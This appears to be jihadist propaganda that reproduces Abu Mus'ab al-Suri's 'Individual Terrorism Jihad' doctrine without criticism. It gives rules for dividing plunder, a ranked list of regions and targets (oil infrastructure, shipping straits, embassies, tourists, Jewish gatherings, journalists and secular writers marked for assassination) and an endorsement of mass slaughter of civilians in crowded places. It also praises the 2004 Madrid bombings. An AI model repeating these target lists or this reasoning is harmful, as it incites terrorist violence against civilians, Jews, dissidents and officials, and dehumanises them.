3. The money of the people who are proven to be apostates and who have an alliance to the disbelievers. And it is clear that these apostates fight against the Muslims. So their money is permissible like their blood because they are apostates.

Distribution of Spoils (gnaim wa fi) in the Global Islamic Resistance Detachments:

I asked our Sheikh, Abdul Qadir, about this at the time of the Afghan Jihad and how to distribute the spoils among the mujahideen. And he said the following:

a. the basic principle for the dividing the spoils which has been given to us by the Qur'an is that 20% of the spoils should be put in the Islamic treasury and 80% of the spoils should be divided among the Mujahideen group that captured them (i.e. the spoils).

b. Make an agreement between the members of the Jihadi detachment before taking the spoils on how to divide them and execute the agreement justly, with the following conditions:

The portion of the treasury will not be lower than 20%, and if they think that increasing this amount is necessary in order to fund an operation, then they must make the increase before launching the operation and not afterwards.

c. If the detachments work under the administration of an organization which supports the general services of the weapons, ammunition, reconnaissance (fact-finding), media, etc. they should give a portion to every member in this organization by agreement also between the leadership of this organization and its branches.

So the approved manner which we have to divide the spoils taken from the enemy by the resistance detachments is:

1. The detachment establishes its private treasury and then deposits in it the contributions of its members, or whatever unconditional support for Jihadi operations it obtains from its close and trusted acquaintances. And also put into the treasury 1/5 (i.e. 20%) of any spoils or what is equal to that in terms of money.

2. The detachment members make an agreement among themselves about the financial rules such as:

If they want to increase the treasury's portion in order to: support an armament capability, spend on another Jihadi activity, help another detachment, help the family of a Mujahid who was killed in the path of Allah, or anything else which they see to be in the interest of the Muslims.

3. The members of the detachment make an agreement on the rules of dividing a portion for the rest of the members who are not directly involved in the operation of taking spoils, because they are considered supporters of the detachment and by this they complement each other, such as:

They can agree to give to every member who executed the operation 3 shares and give 1 share to the one who did not directly participate in the operation. This should be done after giving a 1/5 (or more) to the treasury. Whatever they agree upon must be executed with justice and kindness, and Allah is the One Who gives Success.

End of Section 7

The following is the list of legitimate targets and areas of operation that Abu Mus'ab As Suri has identified for the Resistance Detachments. Unfortunately, due to our lack of time to translate it ourselves, this translation was taken from the book "Architect of Global Jihad" which is a so-called biography of Abu Mus'ab written by a Norwegian kafir named Brynjar Lia, "Expert on Terrorism".

We do not recommend anyone to waste their time reading the first part of this book (from the introduction to page 354) because it seems to be filled with poison and half-truths to sow the seeds of hatred and division among the Muslims and the Mujahideen (What do we expect from the kafirs?).

However, his translation of chapter 8, section 4 'The Military Theory of the Global Islamic Resistance Call' (starting from page 355) appears to be accurate. In our opinion, it contains an abundance of vital information for our awakening Ummah; and this is the reason we chose to use his translation of the targets. We hope that Allah (SWT) will grant us the time and ability to translate for ourselves this section, and indeed the whole of the book, in the near future so that we can ensure that we are not deprived of any good that our brother Abu Mus'ab left for us. So here is the list of areas and targets (pg. 401 to pg. 427). We recommend that you read it and re-read it again:

Main arenas of operation for Individual Terrorism Jihad:

The Islamic Nation is vast and so are the arenas in which targets and interests of the invader enemy are present. It is furthermore impossible for all the youth who want to participate in the Resistance to travel to the arenas of [open] confrontation. It is even unlikely that such Fronts should emerge in the foreseeable future. Hence, our method should therefore be to guide the Muslim who wants to participate and resist, to operate where he is, or where he is able to be present in a natural way. We should advise him to pursue his everyday life in a natural way, and to pursue jihad and Resistance in secrecy and alone, or with a small cell of trustworthy people, who form, an independent unit for Resistance and for the individual jihad.

Regarding the priority of arenas in which we must strike the enemy, the list of priority arenas is as follows:

1. Wherever you hurt the enemy the most and inflict upon him the heaviest losses.

2. Wherever you arouse Muslims the most and awaken the spirit of jihad and Resistance in them.

Thus, the list of arenas, arranged according to their importance, is as follows:

1. The countries on the Arab Peninsula, the Levant, Egypt, and Iraq: This area contains the holy places, the oil, Israel, the countries encircling her, and the American military and economic presence, and it is the fundamental and final site for the victorious sect (al-ta'ifah al-mansurah) for all time to come.

2. The countries of North Africa from Libya to Mauritania:
There are Western interests in this region, especially those of the main European countries allied with America in the NATO.

3. Turkey, Pakistan, and the countries of Central Asia:
They contain the second largest oil reserves in the world, and America's strategic interests, military bases, and main economic investments. They have large and historical Islamic movements, which are regarded as being a strategic depth for the Arab jihadi and Resistance movements.

4. The rest of the Islamic world:
The Americans and their allies have interests and a presence in this region. The Islamic world as a whole contains the main backbone of the Resistance, which is the Islamic Nation's youth sympathizing with its

causes and wishing to participate in the jihad and the Resistance. It is a backbone consisting of hundreds of millions of Muslims.

5. The American and Allied interests in third world countries:
Especially in those countries participating in the Crusader campaign This due to their weak security capabilities, compared with the security regulations that the Western countries implement in their own countries. Jihad in these countries rests fundamentally on the shoulders of the Mujahidun who basically reside in those countries, and live a normal life there. This helps them in moving, hiding, gaining knowledge of the targets and dealing with them in an easy manner.

6. In European countries allied with America and participating with her in the war: This is due to the presence of old and large Islamic communities in Europe. Their number exceeds 45 million, and there are communities of millions in Australia, Canada and South America as well.

Especially in Europe, because of its closeness to the Arab and Islamic world, and the inter- twining of interests between them, and because of all the movement and transportation between the two. The Muslims in those countries are like Muslims everywhere, the religious duty of jihad, of repelling the enemy and resisting him, rests on their shoulders in exactly the same way as for Muslims in their own countries [i.e. Muslims residing in the Arab and Islamic world].

Action in Europe and those countries must be subjected to the rules of political benefits versus political harms, judged against the positions of the European governments. At the same time, one has to adopt a strategy of winning the support of the people, and avoiding harming them. I will present this in detail in the political theory of the Resistance, Allah willing.

7. In the heart of America herself, by targeting her with effective strategic operations, as will be explained in the following paragraphs (Allah willing).

She [America] is the viper's head, as shaykh Usama rightfully named her. And she is the origin of scourge and the head of the alliance. When defeated, this alliance will break up, and we will move to a new historical era, Allah willing.

The most important enemy targets aimed at by the Individual Terrorism Jihad:

The goal of the operations of the Resistance and the Individual Terrorism Jihad is to inflict as many human and material losses as possible upon the interests of America and her allies, and to make them feel that the Resistance has transformed into a phenomenon of popular uprising against them, because of their hostility that stretches from Central and South Asia, the Philippine Islands and Indonesia in the East, to the shores of the Atlantic in the West, and from the Caucasus, the countries of the Crimea, the Balkans and North Africa in the North, to India and Central Africa in the South, all along the Islamic world, in addition to places populated with Muslims.

The arena of the Islamic countries is the basic arena for the Resistance, as we explained in the political theory, and we will clarify this in the paragraph 'The Strategy of the Resistance' at the end of this important chapter.

The fundament for the operational activity is that the Mujahid, the member of the Resistance, practices individual jihad on his land, where he lives and resides, without the jihad costing him the hardship of traveling, migrating, and moving to where direct jihad is possible. The enemy today is one, and he is spread everywhere, praise Allah.

If we wanted to mention the most important targets according to their importance, we say that they are:

1. In our countries (The Arab and Islamic world)

2. In their countries (America and allied countries)
3. In other countries in the world.

First: The targets in the basic arena (countries in the Arab and Islamic World):

1. Centers of missionary activity and Christianization, the cultural envoys, and the institutions in charge of the American-Western civilizational and ideological invasion of Muslim countries, without violating the houses of worship and the facilities of the Christians originally residing in our country.

2. All kinds of economic presence belonging to America or her Western allies: Companies, mines, experts, engineers, traders, representatives of foreign companies (except Muslims)…residences of the families of these colonialist thieves ... etc.

3. All kinds of diplomatic presence of America and her allies, including embassies, consulates, diplomatic envoys... etc.

4. All kinds of military presence of America and her allies... (Military bases - fleets—harbors—airports—transportation stations—military units. ..etc.)

5. All kinds of security presence of the intelligence organizations of America and her Western allies, such as the offices of the CIA and FBI and their likes, overt or concealed under presumed covers.

6 All kinds of Zionist or American delegations, responsible for normalization of relations with Israel, and who are invading our countries today through civilian, national, and governmental institutions: cultural, sports and arts [delegations]. . . and their likes.

7. All kinds of tourism presence: tourist companies and delegations of foreign tourists, their offices, their airline companies and so on. They are the ambassadors of
depravity, corruption, [sexual] immorality and decadence, in addition to that they are the disgraceful representation of the occupation that took control over our countries and transformed them into a backyard for amusement and recreation for the adulterers and rich people among them.

8. The basic pillars of the apostate regimes cooperating with the aggressor campaigns.

9 The basic pillars of the collaborator forces and the different kinds of normalization with the aggressor campaigns in various fields.

In short...Targeting all kinds of material and human presence of the Americans and their allies in our countries is the basic arena for the Resistance.

Important details:
The economic dimension of the American occupation:

The economic dimension of the coming American occupation of our countries is one of the most important dimensions of this occupation and of the Crusader and Jewish invasion, after the religious and civilizational dimensions, which is driven by their Zionistic and Crusader motives, and by their belief in their myths and the fables of their spurious religious books.

The Muslim countries contain the principal oil lakes of the world; Saudi Arabia and the states of the Gulf Cooperation Council have the largest known reserves in the world, and Iraq has the largest unexplored reserve in the world, amounting to a minimum of 300 billion barrels. The Central Asian region and the Caspian Sea have the second largest known reserve in the world, and in Syria there are great reserves, which the modern colonization is keeping away from. In Sudan, and on the African continent there is a huge

underground oil lake, and in Northern Africa, and especially in Algeria there is [one] like that too. Algeria's gas, which crosses over to Europe through Morocco and under the Gibraltar Straits, comprises about 65% of Europe's electricity consumption!!!

The Arab and Islamic world has large and various mineral resources as well, in addition to the agricultural and animal resources, and sources of fresh water... etc. So the first goal of colonization is the plundering of those resources, as an assistant of Bush the Father, declared during the Kuwait war in 1990, 'that they came to correct the Lord's mistake of creating oil in our countries'. Allah is Supreme and His Loftiness is far above what the offspring of monkeys and pigs say.

The second goal of the American and Western colonization is to transform the countries of the Islamic world, where the total population comprises one fifth of the population on the Earth, into a market for selling products from the West, the industrial and technological Western [products] which suffer from a great stagnation and competition from sources in East Asia and China. Thus, it is possible to summarize the economic goals of the colonization and the American and Western invasion with two points:

1—Plundering resources 2—Selling products

These two goals must be a target for the Resistance and legitimate terrorism {al-irhab al-mashru'). We must hinder them from taking the resources. And we must prevent them from selling products. Not only through the jihad of the weak and crippled protagonists of peaceful boycott, and from the global verbal campaigns for repelling the aggression!—they are important [acts of] Resistance if combined with jihadi push {daf' jihadi)—but through military resistance, an Individual Terrorism Jihad and operational activity of small Resistance Cells.

The jurists of Islam agree that selling the enemy anything that makes him superior to the Muslims is forbidden in Islam, how is it then with regard to fuel for the tanks and planes during the Crusader campaigns?!

So, the most important enemy targets in detail:
First: The oil and sources of energy from the source until the drain:

These are among the most important targets of the Resistance: 'Oil fields—oil pipelines—export harbors—sea navigation routes and oil tankers—import harbors in their countries—storage depositories in their countries'...

It is said that this oil is the source of income for the Muslims in those oil-exporting countries... and this is not true. Truly, it is a source for the enemy's plundering from this artery pouring out energy, industry and money onto them... It is the life-artery of our enemies, the killers, invaders and Crusaders. It is the blood of their military machine which has inflicted death and humiliation upon us, day and night, since the beginning of the twentieth century and up until today... In reality, only a tiny amount of this wealth returns to our countries, and most of it fills the pockets of a handful of the apostate ruling princes with their sinful, adulterous and boisterous offspring and sycophants who dispose of the oil wealth at will. Nothing fails onto the rest of their people except crumbs. On top of this, the poor among other Muslim people of the Islamic Nation are deprived of their share, in spite of the fact that everyone has a legal right to this blessing of Allah.

50% of the oil revenues go to foreign companies according to the colonialist contracts, and the remaining 50% is transformed into meaningless electronic numbers in the Jewish international banks! Their owners, the thieves among the shameless emirs, do not have the freedom or right to withdraw anything from them, except with the consent of the big thieves, their Jewish and Crusader masters.

The oil has become a curse, after being a blessing. The Muslim rulers replaced Allah's blessing with infidelity, and led their people to ruin!!

True, a disruption of oil exports will deprive those traitor governments of their budget balance. This will, in turn, be reflected in sectors of limited economic development, which will take place in those countries...But what is the weight of this partial damage in those limited sectors, measured against the damage of this oil not reaching the Zionistic and Crusader enemy?! The case is clear...!!

In short, it is the life-artery of our enemies, it originates from our countries and we have to cut it off...

When our resources have been passed into our hands and we own them, we will do true business with them, based on the rules of fairness and neighbourliness.

Second: Mines of mineral resources:
Gold, copper, iron, aluminium, cobalt, phosphate.. .etc. The list of our mineral resources is long, and it is also necessary to prevent them from reaching the enemy and preventing the enemy from investing in them. This can also be done by preventing the export of these resources, by shutting down the mines and cutting off the export routes and means.

Third: The straits and the main sea passages:
On the Earth there are five (5) important straits, four of them are in the countries of the Arabs and the Muslims. The fifth one is in America, and it is the Panama Canal. These straits are:

1. The Strait of Hormuz, the oil gate in the Arab-Persian Gulf.
2. The Suez Canal in Egypt.
3. The Bab el Mandib between Yemen and the African continent.
4. The Gibraltar Strait in Morocco.

Most of the Western world's economy, in terms of trade and oil, passes through these sea passages. Also passing through them are the military fleets, aircraft carriers and the deadly missiles hitting our women and children... It is necessary to shut these passages until the invader campaigns have left our countries. This can be done by targeting American ships and ships of its allies, on the one hand by blocking the passages with mines and sinking the ships in them, or by threatening the movement there by piracy, martyrdom operations, and by the power of weapons whenever possible.

The enemy, and the people of the enemy's countries, must know that they have ignited a wicked world war because of the sudden moods of their Crusader and Zionist- friendly rulers. And that they have to depart from our countries and terminate their intervention there and their support of treacherous rulers. And that they, if they are not reasonable and behave in a fair and humanistic way, must take their share of the death that they gave our people and children to taste, and to take their lot of the poverty, economic collapse and the hardships of life which they caused us. We must persuade them with the power of weapons, the results of the Resistance, and the losses afflicted upon them... that it is best for them if they leave us and our affairs, so that we can topple our criminal rulers, and from there establish our own legitimate governments, and deal with them according to the rules of friendly dialogue and fair and just treatment.

It is necessary that we explain to our peoples, through communiqués, media and propaganda, that they must pay the costs of war side by side with the Mujahideen. We have to make it clear that we are at war. The enemy has imposed this war on us. We must carry its temporary economic losses, so that we do not lose our essence, resources, religion and all ingredients of our existence.

Striking strategic targets of the allies of the Jewish-Crusader campaigns in Arab and Islamic countries

As explained in the second section, 'The Political Theory of the Resistance', the American campaigns in their offensive towards our countries, are generally dependent on enormous support they receive from the forces of apostasy and hypocrisy, as well as on a long and wide fifth column of Americanized people who welcome this invasion and tie their interests and efforts to it.

This enormous team of allies to the apostates and hypocrites are of all sorts and kinds. Some of them agree, some of them are rivals, and some of them are at war...We will choose the most important and prominent joints in this front of supporting pillars of colonialism, in order of priority. We will explain the importance of targeting them and how to target them in a way that suits the general strategy of the Resistance, which is to let the main focal point (al-mihwar al-asasi) of the Resistance be the confrontation with the invading forces, America and her allies, and to restrict the focal points on the secondary fronts in our countries, to [include only] the important and principal ones according to the theory of building and tearing down.

As we are obliged to build up the Resistance forces and to spread its Units, we are also obliged to tear down, destroy and remove the important bases of the opponent's forces in our midst, as long as it does not divert our attention from our main focal point for strategic attack, namely resisting the occupation and the foreign enemies.

The most important military targets in resisting the forces of apostasy and hypocrisy in our countries are:

1. The Arab and Islamic governments
This should be done by targeting their kings, presidents, princes, important ministers and senior officials only, especially those upon whom the American invasion project is dependent, or those senior officials or men from the upper class who are indispensable to the security campaigns.

This should not be transformed into a local revolution and a jihadi movement whose goal is jihad against the government and targeting its institutions and symbols, big and small, similar to what happened in previous jihadi revolutions in Egypt, Syria, Algeria and elsewhere, and which led to failure, as previously explained. It is required only to liquidate the senior apostate leaders who are allied with the American invader campaigns, and to attack them directly.

2. The security forces and political and military forces directly collaborating with the occupation:
As with the case of the Iraqi police, and the Kashmirian police...And the army, if it operates under their [the occupation's] command. [We must] target them with attacks before these organizations expand, and their presence enables the occupation to dispense with their own forces. This is only in the case of a direct and clear occupation.

3. Security forces, and the regimes' army and soldiers, who target the Mujahidun and the Islamists:
We will only fight with them defensively, and not target them offensively. However, they must be targeted with an Islamic, national and emotional rhetoric in order to make them join in the Resistance, and to guide their soldiers and officers to a role in defending their religion, country and Islamic Nation.

But in case they oppose the Mujahideen and intend to kill, arrest, and harm them, it is necessary to defy death while fighting them, and not surrender to them. The battle with them is a battle with the troops of apostasy and infidelity, without considering the infidelity of their leaders. (An explanation of this was given in the Theory of the Program.)

It is necessary to spread among the Resistance's youth a culture of non-surrendering, of refusing captivity, and of defence until martyrdom, as far as possible.

4. The advocates of colonization and its symbols:
A new class of secularists and democratic dissidents has emerged in Arab and Islamic societies, who openly welcome the American project on every level; the military, political, ideological and cultural. [This class is made] of people like the well-known example, Doctor Sa'd al-Din Ibrahim. And these 'apostate and hypocrite role models' work openly today, taking advantage of the American cover under the pretext of civil society institutions and call for democracy, and they have even gained immunity against the Tyrants' agencies of oppression. They have expanded and have institutions, action programs and great finances which they openly receive from the Americans. These examples are among the most important military targets of the Global Islamic Resistance Units. [The Units] must seek to assassinate and liquidate their leaders, and blow up, burn and demolish their institutions, so that they join the mosques of harm {masajid al-darar) which Allah the Almighty and His messenger ordered to burn and eliminate.

5. The American and Zionist normalization projects:
The American strategic attack today relies on the spread of projects of an ideological, cultural, programmatic or academic character in Arab and Islamic countries. Their goal is to spread the colonial culture on one hand, and [on the other hand] to bring up generations of Americanized youth on a local level, or to send them to

America and some of the allied states to obtain diplomas, gather experiences and to become qualified for becoming the rulers and men of the coming American [-dominated] era of the 'Greater Middle East.'

The American media are advertising these American-made gangs, holding them up as an example for imitation among religious or ethnic minorities, or among the financial, political and social elite in the Arab and Islamic societies. These projects are of the same kind as the 'Wadi Arabah Project' on the border between Israel and Jordan.

These institutions and establishments are among the Resistance's primary targets to blow up, demolish and burn. Those educated by them, cooperating with them, and their main sponsors, are among the most important targets to liquidate and assassinate. They are apostates and hypocrites constituting the senior chiefs of Unfaith. They discredit Allah's religion, and betray the Muslims.

6. Seniors among those who discredit Allah's religion, and representatives of media and colonialist thinking who are fighting the Mujahideen:

This is a group that has started to expand greatly these days, and consists of literary men, poets, thinkers, writers or journalists... These are the ones who are launching the attack today on the doctrines of Islam and on those who defend them, publicly and in daylight without fear or shame. They have been arrogant towards Allah's religion and the Mujahideen's worship... They operate under the veil and cover of the International campaign against terror' as they call it, uncovering their hidden hatred for Allah's religion and its followers. The Islamic awakening, its men and institutions have been drawn into constant clashes with them through dialogues and on satellite channels, which is good.

However, this contest takes place under the title of respecting the other, and acknowledging the opinion of the other, and this is futile. Because these people are not merely ignorant or dissidents, even though they hold discussions in a friendly manner. Most of them are Muslims of origin, but apostates in reality. Or, they are not Muslims of origin, like the Christians and the atheist minorities in Muslim societies. They are not under protection {dhimmah), and if they were, it would be broken, because of the propagandist campaigns they launch on Islam and its people.

The Qur'an has called these people, in clear words, the 'chiefs of' Unfaith' (a'immat al- kufr) and has ordered to combat and assassinate them. So it is necessary to kill them, responding to what Allah the Almighty has commanded in His great Book: *'But if they violate their oaths after their covenant, and taunt you for your Faith,- fight ye the chiefs of Unfaith: for their oaths are nothing to them: that thus they may be restrained'.* (Al-Tawbah:12).

7. Advocates of dissoluteness, wickedness and depravity, and institutions spreading indecency among the believers:
The American Jewish-Crusader invasions today are dependent on destroying the Muslims' religious, moral, cultural and ideological basis. Among the methods of doing this is the spreading of a culture of decay, depravity, adultery and immorality, and of unveiling, nakedness and mingling [of genders]... and different types of social corruption. Many mass media and propaganda outlets have opened up for this, and they have employed many thinkers, artists, literary men, and their likes. One of the [American Jewish-Crusaders'] greatest tools today is the satellite TV channels which are financed by the millionaires of debauchery and corruption, some of the well-off Gulf Arabs and Saudis and their likes, like the Prince of immorality, al-Walid bin Talal bin Abd al-Aziz and his satellite network Rotana and others... and now...

Some of the respectable media, and some men from the Islamic awakening, are trying to resist this rotten torrent and sweeping epidemic of a culture of corruption, dissoluteness and depravity, through dialogue and [verbal] counter-attacks. They are trying to spread a culture of virtue and preserve the religious and moral identity of the Islamic Nation. This is good, but it is not enough. When bacteria, epidemics and locusts spread:...dialogue is not enough!

Only insecticides, and medicines to kill bacteria [is enough], and this is self-evident for every rational person. It is therefore necessary, legally, logically and rationally, that these institutions and their most important men, advocates, and leaders become targets for explosions, destruction and assassinations.

Among the ill-reputed examples are prince al-Walid bin Talal and his likes, the Rotana satellite channel... the programs 'Video Clip' and 'Star Academy' and other manifestations of the plague spreading through Lebanese satellite channels and other distributors of depravity and corruption...

The hole in the garment has become wider [i.e. the phenomenon has spread], but this does not make it necessary to start a war with every small and big one of them, but [only] with the leaders. The leaders of arts and literature (adah)y but first and foremost, the financial leaders who finance the gates of Satan into the Islamic Nation's religion and morals. Allah the Almighty said, *"Those who love (to see) scandal published broadcast among the Believers, will have a grievous Penalty in this life and in the Hereafter: Allah knows, and ye know not. ' (Al-Nur: 19)*

A VERY, VERY...VERY IMPORTANT NOTE:

Some of the people affiliated with the flock of Muslim clerics, or with the agitators and leaders of the Islamic awakening, are people who broke away [from the Mujahideen], either because they were craving for worldly gains and government positions, or because they were afraid of being oppressed and accused of terrorism and violence. They started to hum the sound of 'moderate Islam', respect for the other and 'the middle course' (al-wasatiyyah)... presenting a perverted and adjusted Islam in order to fit American standards. Some of them went so far that they attacked the duty of jihad and the principle of Resistance. They have started to fight against the Mujahideen [striving] in the cause of Allah, and have launched a merciless attack on the Resistance fighters, their leaders and their Mujahideen, the soldiers of Allah. They issue fatwas judging them as the doers of mischief (mufsidun) on Earth. They give fatwas to the rulers and the colonialist authorities saying that [the Mujahideen] are kharijites' and doers of mischief (mufsidun), and that it is lawful to kill, imprison and torture them. The matter has even reached a point where they misinterpret Allah's word and say that these elite of the Mujahideen are not martyrs, and will not enter Paradise!!... They even started to call on common Muslims to cooperate with the security agencies of the apostate rulers and the colonialist authorities in order to reveal the secrets of the Mujahideen and inform on them under the pretext of cooperation against terrorism or protecting Muslims' interests.

Here, I will point to a very important matter...

In spite of the fact that many of them have carried this out under the command of the apostates and the hypocrites fighting against the faithful, with their loyalty to the Tyrant and the infidel invaders...and that it is deemed lawful under Islamic law to shed the blood of many of them, because of their apostasy, treachery and war against Allah and His Messenger and the faithful…

However:
It is still among the strategic principles of the Global Islamic Resistance Call to use arguments, explanations and legal and political evidence, and logical realism, not weapons and swords to confront this heretic group of propagandists for Satan and the Sultan's clerics, who call people to the ports of Hell, and throw in [Hell] whoever responds to them.

Although many of them deserve it, this could have prevented great mischiefs which are well-known, such as placing the sword among the Muslims [i.e. sow discord among Muslims], their followers' fanatical support for them, their fight against the Mujahideen, and their turning against the Resistance to join the enemy camp... and 80 on until the last of their great mischiefs.

The confrontation with these, as we have repeated and emphasized, [must be] with sound arguments and explanations, from the people of knowledge, people of the pen and people of letters. And not with weapons...

The weapons should be aimed offensively at the chests of the invaders and their most important collaborators among the senior apostates and traitors as we explained. And defensively against the soldiers of the Tyrants whom the Mujahideen intend to combat. This is a strategic principle of immense importance in the Global Islamic Resistance Call's political and military theories.

SECOND: STRIKING THE INVADERS IN THEIR COUNTRY, IN THE HEART OF AMERICA AND ON THE TERRITORY OF THE COUNTRIES ALLIED TO HER MILITARILY:

When it comes to striking America or any of her allies on their own territory, and targeting a state or leaving another, or targeting it, and then ceasing to target it, or turning away from it and then targeting it a second time... This is not the place to research this, rather, [the place is] in the first and second sections, which were devoted to the legal and ideological dimension, and also to the political dimension, of the principles of the Global Islamic Resistance Call. Here, however, we study the matter from a military perspective, in a situation where it actually is in the political interest [of the Resistance] to target a state. Whenever the targeting of any state is legitimate according to Islamic law, and in the political interest of the Resistance, then the most important targets are as follows:

The most important targets in America and in Western countries allied to her militarily:
1. Main political figures who lead the campaign against the Muslims: heads of states, ministers, and military and security leaders.

2. Large strategic economic targets, such as: The stock exchange—-power and oil installations—airports—harbours—railroad systems, bridges and highway intersections—tunnels on the highways—metro systems —tourist targets... and so on, [targeting] resources and sources for the economy.

3. Military bases and barracks where the armies are concentrated, especially the
American military bases in Europe.

4. Media personalities and media centres that are leading the war against the Muslims and justifying the attacks on them, coming from the Zionist and Zionist friendly Crusader media institutions.

5. Centralized information and computer centres that are in control of connecting the different institutions within the state, because this will completely paralyze the activity within that state.

6. Places where Jews are gathered, their leading personalities and institutions in Europe, avoiding places of worship and synagogues.

7. Official offices of the governmental institutions of those countries that are waging war, both on the state level and on the level of unions and political and military alliances, in the case where they participate in the aggression. Such as the offices of the NATO and the European Union..., this requires decisions that have been studied carefully from a political perspective.

8. Buildings of the security services and the central intelligence in the capitals of America and allied Western states.

9. Striking civilians in general, to deter them or for retaliation (avoiding women and children, when separated from men in places especially designed for them, like schools and the similar...).

This for example... is when responding to a brutal practice carried out by America and her allied forces. The type of attack, which repels states and topples governments, is mass slaughter of the population. This is done by targeting human crowds in order to inflict maximum human losses. This is very easy since there are

numerous such targets, such as crowded sports arenas, annual social events, large international exhibitions, crowded market-places, sky-scrapers, crowded buildings... etc.

Here, it is necessary to remind you of the comments we made about targeting civilians in the second section on the political theory, and also of the general legal rules presented in the third section, in the paragraph about the jihadi Islamic laws... In the case [where such an attack is legal and beneficial], there are a large number of easy targets.

It is possible for ordinary Resistance fighters among the Muslims residing in America and the allied Western countries to target them, in order to participate in the jihad and the Resistance, and to stretch out a helping hand to the Mujahideen. This can be done as part of popular resistance action... such as destroying economic targets and burning forests during hot periods in the summer... and also as part of civilian resistance action. Here, we must turn our attention to the difference in the confrontation with America and with Europe, as I mentioned above when dealing with the political theory. The confrontation with America is fundamental, while the confrontation with Europe is secondary, [aimed at] making her leave the alliance by putting pressure on her.

THIRD: AMERICAN AND ALLIED TARGETS IN THE ISLAMIC WORLD, THE REST OF THE THIRD WORLD AND IN OTHER COUNTRIES:

1. American and Western economic targets in various countries of the world, because they are numerous and easy to target.
2. Diplomatic targets, such as embassies, consulates and envoys.
3. Economic interests of America and the allies in those countries.
4. Athletic, trade and tourist delegations and envoys from America and its Western allies.
5. Military bases and military missions—Army—Navy—Air Force.

This is a wide area with many opportunities for participation, but one must pay attention to the rules of Islamic law, political benefits and security complexities. We will return to the details later, Allah willing.

A final remark, related to the issue of targeting goals in the heart of the hostile countries, America and the Western allies, is that one should avoid targeting places of worship for any religion or faith, regardless whether they are Christian, Jewish, or other. One should also avoid harming civilians who are citizens of countries that have no relation with the conflict, even if they are non-Muslim. This must be done in order to maintain the reputation of the Resistance in the different spheres of public opinion.

THE STRATEGY OF DETERRING WITH TERRORISM!

The theory of terrorism is based on deterring the enemy with fear, as Allah the Almighty said,
'Against them make ready your strength to the utmost of your power, including steeds of war, to strike terror into (the hearts of) the enemies of Allah and your enemies, and others besides, whom ye may not know, but whom Allah doth know. Whatever ye shall spend in the cause of Allah, shall be repaid unto you, and ye shall not be treated unjustly'. (Al-Anfal 8:60). And Allah the Almighty said*, If ye gain the mastery over them in war, disperse, with them, those who follow them, that they may remember'. (Al-Anfal 8:57)*

The Resistance is basically at war with the invader campaigns, and it must deal with them by using the methods of terrorism and confrontation, as explained. However, there are essential enemy parties and there are secondary enemy parties. The latter ones enter the frontline of this confrontation from time to time, either out of fear for America and her allies, or craving for what she [i.e. America] will give them in return. The Resistance must not neglect the importance of deterring these parties. It must also confirm that its arms are long and able to reach everyone who allows himself to be seduced into joining the aggression against the Muslims and the Islamic Resistance fighters, or to support their invader enemies.

Generally, most of our enemies, the supporters of the American invasion, and especially the apostates, the agents, the hypocrites, the corrupted, and those bragging about their so-called culture and development... are a group of cowardly rats, starting from the biggest of their kings, presidents and princes, and to the smallest of their writers, their media figures and their sycophants with all their fantasies... Most of them will be deterred if one sets an example by striking or severely punishing a few of them. Then, most of them will withdraw from the confrontation. The basic idea is that every state, even the ones not allied with America... that arrests a Mujahid, a Resistance fighter, an agitator, or a cleric, and turns him over to America or to his own government, where he is killed, subjected to imprisonment or torture... should immediately receive a deterrence operation carried out by any Muslim or Resistance unit able to perform this religious duty. It is a duty to support the Muslims and to deter those who inflict harm upon them, especially those who capture them and turn them over to their enemies...

The basic idea is that any operation which kills civilians or harms faithful Muslims, or any action performed by troops of the country at war... should be met with an equally deterring action, as Allah the Almighty has said, *'If then any one transgresses the prohibition against you. Transgress ye likewise against him' (Al-Baqara 2:194).*

The basic idea is that every country which enters into alliance with the Americans with any kind of military, political or security support... will receive a deterring strike immediately... to break the joints of this criminal alliance, and so on...

However, what has taken place up until now is the opposite...

The Muslims, the Mujahideen, and the Resistance fighters accused of terrorism... they are in reality the ones who have been most terrorized...for several decades. They are terrorized by their rulers, by their security agencies, by America and her persecutions, by spies... and by all those who assist in this wicked chain.

All of these true terrorists, starting from America going down the chain of her allies and hypocrites, were able to turn the picture upside down both politically and media- wise. They have been able to portray us to the public opinion as the phenomenon of repugnant terrorism. This is their real field of success...

The only solution to this must be to increase the efforts of the Call, media, and propaganda, as well as political activities based on knowledge, understanding and awareness of what is going on in the world today. In addition to real military deterrence...

Throughout history, 'armed terrorism' has proven its usefulness, as the best political method to persuade an opponent to surrender to one's will.

I draw these lines just a few days after a deterrence operation was carried out by a fighting Mujahideen unit in Spain on March 11th 2004. They carried out a series of explosions, which killed some 200 and injured 1700, according to Spanish statistics. The main results were as follows:

1. It changed public opinion in Spain. Statistics showed that three days before the parliamentary and governmental elections, support was in favour of the right-wing party and its leader Aznar, an ally of Bush, who sent about 2,000 Spanish troops to Iraq. It changed immediately in favour of the Socialist Party who opposed this alliance. The Socialist Party is headed by Zapatero, who promised to withdraw Spanish forces [from Iraq] if his party came to power. This led to his victory in the elections, thus, the operation toppled the government. America lost a major ally by a single operation alone, at the cost of a small group of martyrs and captives, may Allah bless and accept them.

2. The new Prime Minister declared the withdrawal of Spanish forces from Iraq, They pulled out quickly shortly afterwards, followed by the troops from Honduras. Thus, a single deterrent operation led to the withdrawal of an army and an entire state from the war.

3. The entire European-American alliance was shaken, and a number of countries started to make statements that they were considering a withdrawal ... and this was the first real deterrence operation since these evil campaigns started against the Muslims more than fourteen years ago.

I deal with this operation as a case study of the political impact of military deterrence. However, there are some important observations and political considerations regarding such operations, which one must comply with before the decision is made. This includes careful politico-juridical considerations ... taking into consideration the benefits and drawbacks, the political power balances, and the welfare of the Muslims.

Unfortunately... since the outset of these evil campaigns in 1990 and up until now:

- In the first Iraqi War more than 300,000 people were killed, and during the blockade, more than one and a half million children died in the course of 13 years.
- In the last war to topple Saddam, around 10,000 civilians were killed, and tens of thousands are in prison today. Allah has disclosed America's deeds in those prisons.
- Thousands have been killed in Palestine, and the Israeli sword is still swinging...
- More than 200,000 Muslims were killed in Bosnia, and more than 60,000 cases of rape against Muslim women were registered there, which led to thousands of illegitimate births caused by rape. Their mothers threw them away so that they could gaze at the church vaults and be converted to Christianity!!
- In Chechnya, more than 300,000 Muslims were killed. Honors were violated, houses were destroyed, thousands of people were imprisoned, and hundreds of thousands were driven away.
- In Afghanistan, tens of thousands were killed in the civil war, which was sparked by America and administered by Pakistan. Then, more than ten thousand were killed during the latest attack in December 2001, and America has filled Guantanamo with hundreds of innocent captives!
- Thousands were killed in Indonesia. The Christians buried some of them alive, burned them, and photographed them while they were eating their flesh.
- There are many other [cases] as well, on the African continent, in Central Africa, in the Philippines, in Thailand and Kashmir...
